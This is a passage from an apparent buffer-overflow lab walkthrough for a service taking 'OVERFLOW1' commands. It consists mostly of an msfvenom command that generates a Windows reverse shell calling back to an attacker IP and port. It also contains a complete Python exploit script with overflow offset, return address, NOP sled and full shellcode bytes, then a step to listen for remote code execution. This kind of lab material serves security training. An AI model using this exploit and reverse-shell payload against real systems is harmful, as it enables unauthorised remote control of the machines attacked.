└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.14.152 LPORT=9999 -b '\x00\x07\x2e\xa0' EXITFUNC=thread -f
python -v payload
```

Step 12 – Check your code

```
import socket

ip = "10.10.138.214"
port = 1337

prefix = b"OVERFLOW1 "
offset = 1978
overflow = b"A" * offset
retrn = b"\xaf\x11\x50\x62"
padding = b"\x90" * 16
payload =  b""
payload += b"\xb8\xab\xca\x13\xc3\xdb\xdf\xd9\x74\x24\xf4\x5d"
payload += b"\x2b\xc9\xb1\x52\x31\x45\x12\x83\xc5\x04\x03\xee"
payload += b"\xc4\xf1\x36\x0c\x30\x77\xb8\xec\xc1\x18\x30\x09"
payload += b"\xf0\x18\x26\x5a\xa3\xa8\x2c\x0e\x48\x42\x60\xba"
payload += b"\xdb\x26\xad\xcd\x6c\x8c\x8b\xe0\x6d\xbd\xe8\x63"
payload += b"\xee\xbc\x3c\x43\xcf\x0e\x31\x82\x08\x72\xb8\xd6"
payload += b"\xc1\xf8\x6f\xc6\x66\xb4\xb3\x6d\x34\x58\xb4\x92"
payload += b"\x8d\x5b\x95\x05\x85\x05\x35\xa4\x4a\x3e\x7c\xbe"
payload += b"\x8f\x7b\x36\x35\x7b\xf7\xc9\x9f\xb5\xf8\x66\xde"
payload += b"\x79\x0b\x76\x27\xbd\xf4\x0d\x51\xbd\x89\x15\xa6"
payload += b"\xbf\x55\x93\x3c\x67\x1d\x03\x98\x99\xf2\xd2\x6b"
payload += b"\x95\xbf\x91\x33\xba\x3e\x75\x48\xc6\xcb\x78\x9e"
payload += b"\x4e\x8f\x5e\x3a\x0a\x4b\xfe\x1b\xf6\x3a\xff\x7b"
payload += b"\x59\xe2\xa5\xf0\x74\xf7\xd7\x5b\x11\x34\xda\x63"
payload += b"\xe1\x52\x6d\x10\xd3\xfd\xc5\xbe\x5f\x75\xc0\x39"
payload += b"\x9f\xac\xb4\xd5\x5e\x4f\xc5\xfc\xa4\x1b\x95\x96"
payload += b"\x0d\x24\x7e\x66\xb1\xf1\xd1\x36\x1d\xaa\x91\xe6"
payload += b"\xdd\x1a\x7a\xec\xd1\x45\x9a\x0f\x38\xee\x31\xea"
payload += b"\xab\x1b\xcf\xfa\xb3\x74\xcd\x02\xe3\x8b\x58\xe4"
payload += b"\x81\x83\x0c\xbf\x3d\x3d\x15\x4b\xdf\xc2\x83\x36"
payload += b"\xdf\x49\x20\xc7\xae\xb9\x4d\xdb\x47\x4a\x18\x81"
payload += b"\xce\x55\xb6\xad\x8d\xc4\x5d\x2d\xdb\xf4\xc9\x7a"
payload += b"\x8c\xcb\x03\xee\x20\x75\xba\x0c\xb9\xe3\x85\x94"
payload += b"\x66\xd0\x08\x15\xea\x6c\x2f\x05\x32\x6c\x6b\x71"
payload += b"\xea\x3b\x25\x2f\x4c\x92\x87\x99\x06\x49\x4e\x4d"
payload += b"\xde\xa1\x51\x0b\xdf\xef\x27\xf3\x6e\x46\x7e\x0c"
payload += b"\x5e\x0e\x76\x75\x82\xae\x79\xac\x06\xce\x9b\x64"
payload += b"\x73\x67\x02\xed\x3e\xea\xb5\xd8\x7d\x13\x36\xe8"
payload += b"\xfd\xe0\x26\x99\xf8\xad\xe0\x72\x71\xbd\x84\x74"
payload += b"\x26\xbe\x8c"
postfix = b""

buffer = prefix + overflow + retrn + padding + payload + postfix
```

Step 13 – Listen for the RCE



Questions?

Please not all at once

Thank you